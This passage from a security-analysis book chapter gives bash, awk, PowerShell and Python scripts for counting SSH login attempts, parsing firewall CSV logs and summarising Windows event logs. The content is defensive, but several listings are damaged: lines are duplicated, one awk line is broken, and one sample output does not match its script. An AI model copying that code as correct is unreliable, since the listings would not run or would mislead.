 2 # First command line argument is the input file to process
 3 # Counts failed SSH authentication attempts by source IP
 4 # Uses: grep, cut, sort, uniq
 5 if [ $# -eq 0 ]; then
 6     echo "Usage: $0 logfile"
 7     exit 1
 8 fi
 9 LOGFILE=$1
10 if [ ! -f "$LOGFILE" ]; then
11     echo "Error: File '$LOGFILE' not found"
12     exit 1
13 fi
14 echo "=== Failed SSH Authentication Attempts by Source IP
```

```
(Method 1) ==="
 15 echo ""
 16 # Extract failed password lines, cut out IP address field,
sort and count
 17 grep "Failed password" "$LOGFILE" | \
 18     grep -oE "from [0-9]+\.[0-9]+\.[0-9]+\.[0-9]+ " | \
 19     cut -d' ' -f2 | \
 20     sort | \
 21     uniq -c | \
 22     sort -rn | \
 23     awk 'BEGIN {printf "%-8s %s\n", "COUNT", "SOURCE_IP";
print "---------"}
 24          {printf "%-8s %s\n", $1, $2}'
 25 echo ""
 26 echo "Total unique IPs with failed attempts:"
 27 grep "Failed password" "$LOGFILE" | \
 28     grep -oE "from [0-9]+\.[0-9]+\.[0-9]+\.[0-9]+ " | \
 29     cut -d' ' -f2 | \
 30     sort -u | \
 31     wc -l
```

Here is a line-by-line walk-through of what the script does:

Lines 5–13 validate arguments and the logfile.

- If there is no command-line argument, print usage and exit.
- The `LOGFILE` is assumed to be the first `arg`.
- If `LOGFILE` is not a file, print error and exit.

Lines 14 and 15 print the header and a blank line.

Lines 17–22 search for the failed password pattern.

- The first `grep` command extracts lines that match `"Failed password"` from `LOGFILE`.
- The second `grep` command extracts `"from <IPv4>"` tokens from the stream provided by the first grep command, which creates a stream.
- Cut field 2 (the IP) from each token in the stream.

- Sort the stream.
- `uniq -c` produces counts per IP.
- `sort -rn` gets the highest counts first.

Lines 23 and 24 get counts.

- The `awk` command is used to print the header `"COUNT SOURCE_IP"`.
- For each line in stream, print the formatted count (`$1`) and IP (`$2`).

Lines 26–31 print the output.

- Print `"Total unique IPs with failed attempts:"`.
- Repeat the same extraction to get an IP list that creates a stream.
- Deduplicate with `sort -u`.
- Count the number of lines with `wc -l` and print the result.

As with many scripting tasks, there is more than one way to do it. The next example uses the awk processing language to accomplish the same objective—and a little more. The awk version provides a list and count, in descending order, of source IP addresses that failed a login attempt and differentiates whether the user is valid or invalid, along with one sample. As a programming language, awk has a lot more capability to pull out various parts of a log record and write a more informative report.

The following awk script processes SSH logs:

```
  1 #!/usr/bin/env bash
  2 # count_failed_ips_method2.sh
  3 # Counts failed SSH authentication attempts by source IP
using awk
  4 # Provides detailed breakdown including usernames attempted
  5
  6 set -euo pipefail
  7
  8 if [ $# -eq 0 ]; then
```

```
 9     echo "Usage: $0 <logfile>"
10     exit 1
11 fi
12
13 LOGFILE=$1
14
15 if [ ! -f "$LOGFILE" ]; then
16     echo "Error: File '$LOGFILE' not found"
17     exit 1
18 fi
19
20 echo "=== Failed SSH Authentication Attempts by Source IP
(Method 2 - AWK) ==="
21 echo ""
22
23 # Create a temp file for sorted output and ensure cleanup
24 tmpfile="$(mktemp "${TMPDIR:-/tmp}/count_failed_ips.XXXXXX")"
25 cleanup() { rm -f -- "$tmpfile"; }
26 trap cleanup EXIT
27
28 # Run AWK to produce only the data rows (no header), sort
them, save to temp
29 awk '
30 /Failed password/ {
31     # Find the IP address after "from"
32     for(i=1; i<=NF; i++) {
33         if($i == "from") {
34             ip = $(i+1)
35             break
36         }
37     }
38
39     # Find username
40     if($9 == "invalid") {
41         user = "invalid:" $11
42         invalid_count[ip]++
43     } else {
44         user = $9
45     }
46
47     # Count occurrences
48     ip_count[ip]++
49
50     # Store sample username for each IP
51     if(!(ip in sample_user)) {
52         sample_user[ip] = user
53     }
54 }
```

```
 55 END {
 56     # Print only data rows (no header) so we can sort them
externally
 57     for(ip in ip_count) {
 58         inv = (ip in invalid_count) ? invalid_count[ip] : 0
 59         printf "%-8d %-17s %-20s %d\n", ip_count[ip], ip,
sample_user[ip], inv
 60     }
 61 }
 62 ' "$LOGFILE" | sort -k1 -rn > "$tmpfile"
 63
 64 # Print header after sorting so header always appears above
the sorted data
 65 # Use explicit format strings so printf never sees a leading
'-' as an argument
 66 printf "%-8s %-17s %-20s %s\n" \
    "COUNT" "SOURCE_IP" "SAMPLE_USER" \
    "INVALID_USER_ATTEMPTS"
 67 printf "%s\n" \
    "-------- -----------------\
     -------------------- --------------------"
 68
 69 # Output the sorted rows
 70 cat "$tmpfile"
 71
 72 echo ""
 73 echo "Summary Statistics:"
 74
 75 awk '
 76 /Failed password/ {
 77     total++
 78     for(i=1; i<=NF; i++) {
 79         if($i == "from") {
 80             ip = $(i+1)
 81             ips[ip] = 1
 82             break
 83         }
 84     }
 85 }
 86 END {
 87     print "Total failed attempts: " total
 88     print "Unique source IPs: " length(ips)
 89     if(length(ips) > 0) {
 90         printf "Average attempts per IP: %.2f\n",
total/length(ips)
 91     }
 92 }
 93 ' "$LOGFILE"
```

Here is example output from the script:

```
=== Failed SSH Authentication Attempts by Source IP (Method 2 -
AWK) ===

TOTAL    VALID    INVALID  SOURCE_IP         SAMPLE_USER
-----    -----    -------  ----------------- --------------------
6        1        5        192.168.1.105     invalid:admin
3        3        0        10.0.50.22        root
2        0        2        203.0.113.45      invalid:test
1        1        0        172.16.8.90       postgres

Summary Statistics:
Total failed attempts: 12
Unique source IPs: 4
Average attempts per IP: 3.00
```

The following pseudocode should give you a better understanding of what the script is doing:

Lines 6–18 validate arguments and the logfile.

- If no arguments, print usage and exit.
  - `LOGFILE` = first argument.
- If `LOGFILE` does not exist, print error and exit.

Lines 20–26 prepare the output and temporary file.

- Print title and blank line.
- Create a tmpfile for sorted output.
- Register `cleanup()` to remove the tmpfile when the awk script exits.

Lines 29–61 build per-IP aggregates and emit data rows (no header).

- For each line in `LOGFILE`:
  - If the line contains `"Failed password"`, locate the source IP by looping through the fields.

– Determine the username and invalid-user flag, create an "example" in the user variable, and increment a counter.

Lines 48–55 are the aggregate counts and the sample user for each IP address after processing all lines from `LOGFILE`.

Lines 57–61 print the data rows.

- For each `ip` in `ip_count`, get the invalid count per IP.
- Print the formatted row: `(ip_count[ip], ip, sample_user[ip], inv)`.

Lines 62–70 sort the data rows, print header, and output table.

Lines 75–92 provide summary statistics.

- For each line in `LOGFILE`, if the line contains `"Failed password"`, increment a counter.
- After processing all the lines, print the summary lines and average attempts per IP.

Notes:

- The first pass through the data produces data rows only, so an external sort can order them; the header is printed afterward to avoid being sorted into the data (lines 62–67).
- Username extraction assumes the invalid user form appears at positions for fields `$9` and `$11`. The awk script builds a field list by separating characters with whitespace.

Here is a sample of SSH successful authentication records. This time, the objective is to report on the authentication type and source IP:

```
 Jan 02 15:10:33 webserver01 sshd[12745]: Accepted publickey for
ansible from
   10.0.10.75 port 39204 ssh2: ED25519 SHA256:aB3cD4
Jan 02 15:22:15 webserver01 sshd[12801]: Accepted password for
dbadmin from
```

```
   10.0.10.55 port 61023 ssh2
Jan 02 15:45:50 webserver01 sshd[12890]: Accepted publickey for
deploy from
   10.0.10.60 port 48955 ssh2: RSA SHA256:xK9mP2nQ
Jan 02 16:05:12 webserver01 sshd[12945]: Accepted password for
jsmith from
   10.0.10.50 port 52441 ssh2
```

A shell script that accomplishes this follows:

```
 1 #!/bin/bash
 2 # count_successful_ips_method1.sh
 3 # Counts successful SSH authentication attempts by source IP
 4 # Uses: grep, sed, cut, sort, uniq
 5 if [ $# -eq 0 ]; then
 6     echo "Usage: $0 "
 7     exit 1
 8 fi
 9 LOGFILE=$1
10 if [ ! -f "$LOGFILE" ]; then
11     echo "Error: File '$LOGFILE' not found"
12     exit 1
13 fi
14 echo "=== Successful SSH Authentication Attempts by Source IP
(Method 1) ==="
15 echo ""
16 # Method using sed to extract IP addresses
17 grep "Accepted" "$LOGFILE" | \
18     sed -n 's/.*from \([0-9]\{1,3\}\.[0-9]\{1,3\}\.'\
     '[0-9]\{1,3\}\.[0-9]\{1,3\}\).*/\1/p' | \
  sort | \
19     sort | \
20     uniq -c | \
21     sort -rn | \
22     awk 'BEGIN {printf "%-8s %-17s\n", "COUNT", "SOURCE_IP";
       print "-------- -----------------"}
     {printf % ...
23         {printf "%-8s %-17s\n", $1, $2}'
24 echo ""
25 echo "Breakdown by Authentication Method:"
26 echo ""
27 echo "Password Authentication:"
28 grep "Accepted password" "$LOGFILE" | \
29     sed -n 's/.*from \([0-9]\{1,3\}\.[0-9]\{1,3\}\.'\
     '[0-9]\{1,3\}\.[0-9]\{1,3\}\).*/\1/p' | \
  sort | \
```

```
 30        sort | \
 31        uniq -c | \
 32        sort -rn | \
 33        awk 'BEGIN {printf "  %-8s %-17s\n", "COUNT",
"SOURCE_IP"}
 34          {printf "  %-8s %-17s\n", $1, $2}'
 35 echo ""
 36 echo "Public Key Authentication:"
 37 grep "Accepted publickey" "$LOGFILE" | \
 38     sed -n 's/.*from \([0-9]\{1,3\}\.[0-9]\{1,3\}\.'\
      '[0-9]\{1,3\}\.[0-9]\{1,3\}\).*/\1/p' | \
   sort | \
 39     sort | \
 40     uniq -c | \
 41     sort -rn | \
 42     awk 'BEGIN {printf "  %-8s %-17s\n", "COUNT",
"SOURCE_IP"}
 43          {printf "  %-8s %-17s\n", $1, $2}'
```

Following is an explanation of the shell script:

Lines 5–13 validate args and the logfile.

Lines 14–16 print the main title.

Lines 17–23 find “accepted” lines.

- Filter lines containing `"Accepted"`.
- Extract IPs after `"from"` using `sed` with a long regex to make sure an IPv4 is matched.
- Sort IPs, then count unique IPs with `uniq -c` and sort the counts in descending order.
- Format and print the header and rows with `awk`.

Lines 25–34 process and format successful password-based authentication events.

- Print a `"Password Authentication"` label.
- Repeat lines 17–23 pipeline but grep `"Accepted password"`.

- Format the output with an indented header.

Lines 36–43 search for key-based authentication.

- Print a `"Public Key Authentication"` label.
- Repeat lines 17–23 pipeline but grep `"Accepted publickey"`.
- Format the output with an indented header.

Process CSV Data

Comma-delimited data is a common log format, as many systems can both generate and export data as CSV. When analyzing CSV files, tools such as Microsoft Excel, Python, and PowerShell are commonly used, and in some cases data may be imported into an analytical system. This section presents examples in PowerShell and Python using a typical NGFW traffic and threat dataset. NGFW platforms usually provide richer logging than traditional stateful firewalls because they can detect applications and have user ID-to-IP address mapping capabilities.

The first step is to obtain vendor documentation that defines the log format. Once you know that, a utility program can be used to determine whether the log records were ingested correctly. Next, determine which fields are most useful. Firewall logs are written for system administrators more than for security or detection engineers, so they have extra fields with limited utility value for analysis. For the NGFW example in this chapter, a mapping of the field positions and forensic usage is provided. Finally, build a reference table that documents field position, name, and purpose as you work with the log data.

Table 18-2 presents a detection engineering–focused, forensic-ready mapping of an NGFW field set. In this example, first field is assumed to be empty and reserved for a future vendor-defined purpose—an important detail when developing and validating analysis code.

Table 18-2. Example NGFW field set

#	Field name	Description
1	`future-use`	Reserved placeholder; always blank in CSV exports
2	`receive_time`	Time the firewall logged the event
3	`serial_number`	Device serial number
4	`type`	Log type (e.g., TRAFFIC)
5	`subtype`	Log subtype (e.g., end, start, drop)
6	`config_version`	Internal configuration version
7	`generate_time`	Time the session was generated
8	`src`	Source IP address
9	`dst`	Destination IP address
10	`natsrc`	NAT source IP
11	`natdst`	NAT destination IP
12	`rule`	Security policy rule name
13	`srcuser`	Source user (User-ID)

#	Field name	Description
14	dstuser	Destination user
15	app	Application (App-ID)
16	vsys	Virtual system
17	from	Source zone (legacy naming)
18	srczone	Source zone
19	dstzone	Destination zone
20	inbound_if	Ingress interface
21	outbound_if	Egress interface
22	logset	Log forwarding profile
23	session_end_reason	Reason the session ended
24	session_id	Unique session identifier
25	repeat_count	Number of identical logs aggregated
26	sport	Source port
27	dport	Destination port

#	Field name	Description
28	natsport	NAT source port
29	natdport	NAT destination port
30	flags	Session flags (bitmask)
31	proto	Protocol (TCP, UDP, etc.)
32	action	Final action (allow, deny, drop)
33	bytes	Total bytes
34	bytes_sent	Bytes sent from client to server
35	bytes_received	Bytes received from server to client
36	packets	Total packets
37	start	Session start time
38	elapsed	Session duration (seconds)
39	category	URL category
40	seqno	Log sequence number
41	actionflags	Additional action metadata

#	Field name	Description
42	src_country	Source country code
43	dst_country	Destination country code
44	natdst_country	NAT destination country
45	pkt_sent	Packets sent
46	pkt_received	Packets received
47	session_end_type	Session termination type
48	session_end_reason2	Additional termination reason
49	padding	Reserved field

Analyzing NGFW CSV Data

Once you obtain the NGFW logs, check them to see how they parse. Here is a Linux command that extracts each field number, numbering them from 0 through the total field count, using a comma as the delimiter. This approach will capture the header row if present; otherwise, it will process the data fields directly:

```
head -1 traffic.log | awk -F',' '{for (i=1;i<=NF;i++)
     print i, $i}'
```

One important task in log parsing is verifying how data aligns with column headers. On a Linux system, the following script retrieves the header row

and the first data row, allowing you to match each header field with its corresponding value. Note that the line beginning with `awk` is enclosed in single quotation marks; this quoted text is passed directly to the `awk` command as its processing script:

```
#!/bin/bash
# assumes that the first command line parameter
# is the input file
file="$1"
# Read header and first data line
header=$(head -1 "$file")
firstline=$(sed -n '2p' "$file")

awk -v h="$header" -v d="$firstline" '
BEGIN {
    FS=",";
    # split header and data into arrays
    n = split(h, H, ",");
    m = split(d, D, ",");
    # print aligned pairs
    for (i = 1; i <= n; i++) {
        printf "%-25s %s\n", H[i], D[i];
    }
}
' # awk end
```

On the Windows platform, command-line scripting would be a bit difficult. PowerShell, however, does a much better job:

```
param(
    [Parameter(Mandatory = $true)]
    [string]$InputPath
)

# Read header and first data line from the Input file
#   (first cmd line opt)
$headerLine = Get-Content -Path $InputPath -TotalCount 1
$dataLine   = Get-Content -Path $InputPath |
     Select-Object -Skip 1 -First 1
# Split into arrays
$headers = $headerLine -split ','
$values  = $dataLine   -split ','
# Determine max width for proper formatting
$maxHeaderLen = ($headers |
```

```
     Measure-Object -Property Length -Maximum).Maximum

# Print aligned pairs using a positional iterator
for ($i = 0; $i -lt $headers.Length; $i++) {
    $h = $headers[$i]
    $v = if ($i -lt $values.Length)
    {
        $values[$i]
    } else {
        "<missing>"
    }
    "{0,-$maxHeaderLen}  {1}" -f $h, $v
}
```

To process records delivered in CSV format where you do not have a header, you can use PowerShell code such as the following, but you will need to carefully construct the header line by editing the headers array. This code also pulls out some of the fields:

```
param(
    [Parameter(Mandatory=$true)]
    [string]$InputPath
)

# NGFW Traffic Log CSV headers (with placeholder for field 1)
# assumes that the originating log file does not have a header
$Headers = @(
    "field1_placeholder","receive_time","serial_number",
    "type","subtype","config_version",
    "generate_time","src","dst","natsrc",
    "natdst","rule","srcuser","dstuser",
    "app","vsys","from","srczone","dstzone","inbound_if",
    "outbound_if","logset","session_end_reason","session_id",
    "repeat_count","sport","dport","natsport","natdport",
    "flags","proto","action","bytes","bytes_sent",
    "bytes_received","packets","start","elapsed",
    "category","seqno","actionflags","src_country",
    "dst_country","natdst_country","pkt_sent",
    "pkt_received","session_end_type","session_end_reason2",
    "padding"
)

# PowerShell reads the file into an object, and streams that
#     to the foreach command
```

```
Import-Csv -Path $InputPath -Header $Headers | ForEach-Object {
    [PSCustomObject]@{
        SourceIP      = $_.src
        DestinationIP = $_.dst
        Application   = $_.app
        User          = $_.srcuser
    }
}
```

This next script does the same thing but in Python. The difference between the two scripts is that PowerShell generates a list of output, and Python generates JSON, uses a `main` function, and must import some support libraries:

```
import csv
import argparse
import os
import sys

# NGFW Traffic Log CSV headers (including placeholder for field
1)

fields = [
    "future_use","receive_time","serial_number","type",
    "subtype","config_version","generate_time","src",
    "dst","natsrc","natdst","rule","srcuser","dstuser",
    "app","vsys","from","srczone","dstzone","inbound_if",
    "outbound_if","logset","session_end_reason","session_id",
    "repeat_count","sport","dport","natsport","natdport",
    "flags","proto","action","bytes","bytes_sent",
    "bytes_received","packets","start","elapsed",
    "category","seqno","actionflags","src_country",
    "dst_country","natdst_country","pkt_sent",
    "pkt_received","session_end_type","session_end_reason2",
    "padding"
]

def main():
    parser = argparse.ArgumentParser(description=
        "Parse NGFW Traffic Log CSV")
    parser.add_argument("-i", "--input", required=True,
        help="Path to input CSV file")
    args = parser.parse_args()

    # Validate file exists
```

```
    if not os.path.isfile(args.input):
        print(f"ERROR: File not found: {args.input}")
        sys.exit(1)

    # Parse CSV
    with open(args.input, newline="") as f:
        reader = csv.DictReader(f, fieldnames=fields)
        for row in reader:
            print({
                "source_ip": row["src"],
                "destination_ip": row["dst"],
                "application": row["app"],
                "user": row["srcuser"]
            })

if __name__ == "__main__":
    main()
```

Now that you have seen some basic code for reading CSVs, here are two additional examples. This pseudocode reads the file and produces a "conversation" view, counting source-to-IP relationships and the services on the destination:

```
BEGIN

    INPUT: path to CSV file (InputPath)
    IF the file does not exist PRINT error and exit

    READ the CSV file using its own header row
    STORE all rows in a list called Rows

    IF Rows is empty PRINT error and exit

    EXTRACT the list of column names from the first row
    STORE this list in propertyNames

    FIND the column name that matches "src"
    FIND the column name that matches "dst"
    FIND the column name that matches "dport"
    FIND the column name that matches "srcuser"

    IF any required field is missing PRINT error and exit

    CREATE an empty hash table called ConversationMap
        # Key: "DestinationIP:Port"
```

```
        # Value: a set of "User (SourceIP)" strings

    FOR EACH row in Rows
        READ the source IP from the src column
        READ the destination IP from the dst column
        READ the destination port from the dport column
        READ the username from the srcuser column

        IF destination IP is empty SKIP this row
        IF destination port is empty SKIP this row

        BUILD a key string: "destinationIP:destinationPort"

        IF ConversationMap does not contain this key
            CREATE a new empty set for this key

        IF username is not empty
            ADD "username (sourceIP)" to the set for this key

    END FOR LOOP

    PRINT out the results by processing the hash table
    FOR EACH key in ConversationMap
        PRINT "=== Destination: key ==="
        PRINT "Users and Source IPs:"
        PRINT each entry in the set (sorted)

END
```

Here is the corresponding PowerShell code:

```
param(
    [Parameter(Mandatory = $true)]
    [string]$InputPath
)

# Validate file exists
if (-not (Test-Path $InputPath)) {
    Write-Error "ERROR: File not found: $InputPath"
    exit 1
}

# Import CSV normally — use the file's own header row
$Rows = Import-Csv -Path $InputPath

if (-not $Rows) {
```

```
    Write-Error "ERROR: No rows read from file: $InputPath"
    exit 1
}

# Discover actual column names from the first object
$propertyNames = $Rows[0].PSObject.Properties.Name

$srcField   = $propertyNames | Where-Object { $_ -ieq 'src' }
$dstField   = $propertyNames | Where-Object { $_ -ieq 'dst' }
$dportField = $propertyNames | Where-Object { $_ -ieq 'dport' }
$userField  = $propertyNames | Where-Object {
     $_ -ieq 'srcuser' }

foreach ($field in @($srcField, $dstField, $dportField,
     $userField)) {
    if (-not $field) {
        Write-Error "ERROR: Required field not found in header.
             Found fields: $($propertyNames -join ', ')"
        exit 1
    }
}

# Hashtable: DestinationIP:Port → Set of "User (SourceIP)"
$ConversationMap = @{}

foreach ($row in $Rows) {

    $src   = $row.$srcField
    $dst   = $row.$dstField
    $dport = $row.$dportField
    $user  = $row.$userField

    # Test line
    # "Input line: src $src dst $dst dport $dport user $user"

    if ([string]::IsNullOrWhiteSpace($dst))   { continue }
    if ([string]::IsNullOrWhiteSpace($dport)) { continue }

    $key = "$dst`:$dport"

    if (-not $ConversationMap.ContainsKey($key)) {
        $ConversationMap[$key] = New-Object
             System.Collections.Generic.HashSet[string]
    }

    if (-not [string]::IsNullOrWhiteSpace($user)) {
        $ConversationMap[$key].Add("$user ($src)") | Out-Null
    }
```

```
}

foreach ($key in $ConversationMap.Keys) {
    Write-Host "=== Destination: $key ==="
    Write-Host "Users and Source IPs:"
    $ConversationMap[$key] | Sort-Object | ForEach-Object {
        Write-Host "  $_"
    }
    Write-Host ""
}
```

Lastly, here is the same code in Python:

```
import csv
import argparse
import os
import sys
from collections import defaultdict

def main():
    parser = argparse.ArgumentParser(description=
        "Conversation analysis from NGFW CSV logs")
    parser.add_argument("-i", "--input", required=True,
        help="Path to input CSV file")
    args = parser.parse_args()

    input_path = args.input
    # Validate file exists
    if not os.path.isfile(input_path):
        print(f"ERROR: File not found: {input_path}")
        sys.exit(1)

    # Read CSV using its own header
    with open(input_path, newline="") as f:
        reader = csv.DictReader(f)
        rows = list(reader)

    if not rows:
        print(f"ERROR: No rows read from file: {input_path}")
        sys.exit(1)

    # Discover actual column names
    property_names = rows[0].keys()

    # Case-insensitive lookup
    def find_field(name):
```

```
    for field in property_names:
        if field.lower() == name.lower():
            return field
    return None

src_field   = find_field("src")
dst_field   = find_field("dst")
dport_field = find_field("dport")
user_field  = find_field("srcuser")

# Validate required fields
for field in (src_field, dst_field, dport_field,
    user_field):
    if field is None:
        print("ERROR: Required field not found in header.")
        print("Found fields:", ", ".join(property_names))
        sys.exit(1)

# Conversation map: "dst:dport" → set of "user (src)"
conversation_map = defaultdict(set)

for row in rows:
    src   = row.get(src_field, "").strip()
    dst   = row.get(dst_field, "").strip()
    dport = row.get(dport_field, "").strip()
    user  = row.get(user_field, "").strip()

    # Debug line (optional)
    # print(f"Input line: src {src} dst {dst} dport
    #     {dport} user {user}")

    if not dst:
        continue
    if not dport:
        continue
    key = f"{dst}:{dport}"
    if user:
        conversation_map[key].add(f"{user} ({src})")

# Output results
for key in sorted(conversation_map.keys()):
    print(f"=== Destination: {key} ===")
    print("Users and Source IPs:")
    for entry in sorted(conversation_map[key]):
        print(f"  {entry}")
    print("")
```

```
if __name__ == "__main__":
    main()
```

Reading Windows Security Event Logs

One of the more ubiquitous data sources you will need to collect, analyze, and work with is Windows Event Logs. This section introduces PowerShell techniques and supporting concepts for retrieving event data and formatting it for analysis, using examples from the Security and Sysmon logs.

Windows uses two fundamentally different event logging architectures. Although they look similar in Event Viewer, they behave very differently internally, and code written to retrieve this data must respond accordingly. The classic log format is based on the Windows Event Log (WEL) system introduced in Windows NT. These logs use a fixed schema and include fields such as EventID (always meaningful), Level, Task, Opcode, Keywords, Provider, and a log-specific message template stored in a DLL.

A more recent development is Event Tracing for Windows (ETW), a high-performance tracing framework used by modern Windows components. ETW is designed for telemetry, diagnostics, and high-volume instrumentation. ETW logs often use Task (to identify the logical operation) and Opcode (to identify the stage of the operation). In some cases, the EventID may be 0 for all events, message templates may not exist, and not all providers will ship message DLLs.

From a cybersecurity perspective, a common starting point is retrieving events from the Windows Security log. This task sounds simple, because you can just read the log, but it is complicated by how the event log is structured. The event log is stored in a binary format with a useful XML overlay, as well as reading data based on positional parameters. The XML overlay does take longer to extract useful data, so it is more efficient but requires quite a bit more work to extract events correctly. Also, many of the human-readable parts of an event are encoded. When we pull events, we often want to limit the result set to the first 1,000 events so we can see if the code is working. We also may want to organize the events. For this first

example, events will be presented with the event ID number, the count of audit success and failure, and the plaintext, human-readable name, which itself needs to be extracted from the event.

Here is pseudocode to read the security log along with some useful pieces of information:

```
BEGIN SCRIPT

1. Record the current time as StartTime.
2. Retrieve and filter the most recent 1,000 events from
   the Windows Security log. Store them in RawEvents.
3. Create an empty list called NormalizedEvents.
4. FOR EACH event in RawEvents:
      a. Convert the event to XML format (XML overlay).
         Extract:
            - EventID from XML.Event.System.EventID
            - Keywords bitmask from XML.Event.System.Keywords
      b. Render the event message using FormatDescription().
         Extract the first line of the rendered message.
         This becomes EventName.
      c. Decode the Keywords bitmask:
            - If bit 0x20000000000000 is set →
                Outcome = "Success"
            - Else if bit 0x10000000000000 is set →
                Outcome = "Failure"
            - Else → Outcome = "Unknown"
      d. Create a normalized record containing: EventID,
EventName, Outcome
      e. Add the normalized record to NormalizedEvents.
5. Group NormalizedEvents by EventID.
6. Sort the groups by EventID (ascending).
7. FOR EACH group:
      a. Extract the EventID.
      b. Extract the EventName from the first record in
         the group.
      c. Count how many records have Outcome = "Success".
      d. Count how many records have Outcome = "Failure".
      e. Format a single output line:
            EventID
            SuccessCount (right-aligned, width 6)
            FailureCount (right-aligned, width 6)
            EventName
      f. Add the formatted line to the Summary list.
8. Record the current time as EndTime.
9. Compute DeltaSeconds = EndTime - StartTime.
```

```
10. Output:
        - Header line: "EventID Success Failure EventName"
        - Each formatted summary line
        - StartTime
        - EndTime
        - DeltaSeconds

END SCRIPT
```

Here is the corresponding PowerShell code:

```
# Execution Time Profiling
$start = Get-Date

$MaxEvents = 1000

# Retrieve the most recent $MaxEvents Security events
$rawEvents = Get-WinEvent -LogName Security
     -MaxEvents $MaxEvents

# Normalize using XML overlay + rendered event name
$normalized = foreach ($evt in $rawEvents) {

    $xml = [xml]$evt.ToXml() # XML overlay
    $eventID = [int]$xml.Event.System.EventID # Event ID

    # Extract the event name from the rendered message
    $rendered = $evt.FormatDescription()
    if ($rendered) {
        $eventName = ($rendered -split "`r?`n")[0].Trim()
    } else {
        $eventName = "Unknown Event Name"
    }
    # Decode Audit Success / Failure
    $kw = [UInt64]$xml.Event.System.Keywords
    $isSuccess = ($kw -band 0x20000000000000) -ne 0
    $isFailure = ($kw -band 0x10000000000000) -ne 0

    $outcome = if ($isSuccess) { "Success" }
               elseif ($isFailure) { "Failure" }
               else { "Unknown" }

    [PSCustomObject]@{
        EventID   = $eventID
        EventName = $eventName
```

```
        Outcome   = $outcome
    }
}

# summary by Event ID
$summary = $normalized |
    Group-Object EventID |
    Sort-Object Name |
    ForEach-Object {

        $id        = $_.Name
        $name      = ($_.Group |
             Select-Object -First 1).EventName
        $successes = ($_.Group |
             Where-Object Outcome -eq 'Success').Count
        $failures  = ($_.Group |
             Where-Object Outcome -eq 'Failure').Count

        "{0,-6} {1,6} {2,6} {3}" -f $id, $successes, $failures,
$name
    }

# Header and Execution Time Profiling Output
$end   = Get-Date
$delta = ($end - $start).TotalSeconds
"EventID Success Failure EventName"
$summary
"Start: $start"
"End:   $end"
"Delta (seconds): $delta"
```

Here is example output:

```
EventID Success Failure EventName
4624        8       0 An account was successfully logged on.
4672        8       0 Special privileges assigned to new logon.
4688      146       0 A new process has been created.
4797        4       0 An attempt was made to query the
     existence of a blank password for an account.
4798       19       0 A user's local group membership
     was enumerated.
5061        8       0 Cryptographic operation.
5379      807       0 Credential Manager credentials were read.
Start: 12/25/2025 12:59:06
End:   12/25/2025 12:59:13
Delta (seconds): 7.100702
```

Although the output is useful, we can improve it by ordering the data in long-tail format. This approach sorts results from most frequent to least frequent, helping to highlight the "vital few" as well as rare or singleton events where that often contain important clues. To present the data in long-tail format, update the `sort` operation within the `foreach` loop, as shown in the bolded PowerShell code:

```
$summary = $normalized |
    Group-Object EventID |

    Sort-Object -Descending { ($_.Group | Where-Object
         Outcome -ne 'Unknown').Count } |
    ForEach-Object {
        $id        = $_.Name

        $name      = ($_.Group | Select-Object -First
1).EventName
        $successes = ($_.Group | Where-Object Outcome
             -eq 'Success').Count
        $failures  = ($_.Group | Where-Object Outcome
             -eq 'Failure').Count

        "{0,-6} {1,6} {2,6} {3}" -f $id, $successes,
             $failures, $name
    }
```

You may encounter code that uses a data structure to map event IDs to human-readable names. This makes it easier to interpret, and it's important to realize that there are at least 412 unique Security Event IDs, based on the latest Microsoft event reference. Implementing this method would require maintaining a complete mapping of event IDs to names and additional logic to retrieve the corresponding name for each event ID. Both the mapping structure and the lookup logic are shown here:

```
$eventNames = @{
    4624 = "An account was successfully logged on"
    4625 = "An account failed to log on"
    4634 = "An account was logged off"
    4672 = "Special privileges assigned to new logon"
    4688 = "A new process has been created"
    4797 = "An attempt was made to query the existence
```

```
          of a blank password"
    4798 = "A user's local group membership was enumerated"
    5061 = "Cryptographic operation"
    5379 = "Credential Manager credentials were read"
}

# mapping code    $xml = [xml]$evt.ToXml()
    $eventID = [int]$xml.Event.System.EventID
    # Event name from lookup table (fallback to
    # TaskDisplayName if missing)
    $eventName = $eventNames[$eventID]
    if (-not $eventName) {
        $eventName = $evt.TaskDisplayName
        if (-not $eventName) {
           $eventName = "Unknown Event Name"
        }
    }
```

The next step in examining Windows event logs is determining how many logs are enabled and recording events. The book's GitHub repository includes a script for this purpose, *\get-all-event-ids-and-names.ps1*. This script enumerates available logs and retrieves up to 2,500 events (as defined by the `$MaxEvents` variable), then works its way through the event IDs using techniques similar to those just described. The following excerpt illustrates the output, providing a sense of the different log formats and how long it takes to survey event IDs on a system:

```
============================================================
Event Log: OneApp_IGCC
Path for Get-WinEvent: -LogName "OneApp_IGCC"
------------------------------------------------------------
Task   Opcode   Count   Event Name
0      0         2500 In OnSessionChange: Reason: SessionUnlock
Event types processed: 1
Total events processed: 2500

============================================================
Event Log: Microsoft-Windows-Windows Firewall With Advanced
     Security/FirewallDiagnostics
Path for Get-WinEvent: -LogName "Microsoft-Windows-Windows
     Firewall With Advanced Security/FirewallDiagnostics"
------------------------------------------------------------
Task   Opcode   Count   Event Name
0      0           70 FwThreadWaitTimeAndHoldTimeForFwLock
```

```
Event types processed: 1
Total events processed: 70
...
============================================================

Event Log: Microsoft-Windows-WMI-Activity/Operational
Path for Get-WinEvent: -LogName "Microsoft-Windows-WMI-
     Activity/Operational"
------------------------------------------------------------
EventID   Count   Event Name

55859          2 Namespace = //./root/CIMV2; NotificationQuery
     = select * from MSFT_SCMEventLogEvent; OwnerName = S-1-5-32-
544;
     HostProcessID = 4780;  Provider= SCM Event Provider, queryID
= 0;
     PossibleCause = Permanent
5861           2 Namespace = //./root/subscription; Eventfilter
     = SCM Event Log Filter (refer to its activate
     eventid:5859); Consumer = NTEventLogEventConsumer=
     "SCM Event Log Consumer"; PossibleCause
     = Binding EventFilter:

5860          65 Namespace = root\cimv2; NotificationQuery
     = select * from RegistryValueChangeEvent where Hive=
     'HKEY_USERS' AND KeyPath='S-1-5-21-1240785470
     1415626345-2990894888-1001\\Software\\Microsoft\\
     Windows\\CurrentVersion\\Internet Settings' AND
     ValueName='ProxyEnable'; UserName = AlienNBK\donmr;
     ClientProcessID = 20448, ClientMachine = ALIENNBK;
     PossibleCause = Temporary
5857         443 Provider_DiagnosticsServices provider started
     with result code 0x0. HostProcess = wmiprvse.exe;
     ProcessID = 33092; ProviderPath = %systemroot%\system32\
     wbem\wmiprov.dll
5858         825 Id = {00000000-0000-0000-0000-000000000000};
     ClientMachine = ALIENNBK; User = NT AUTHORITY\SYSTEM;
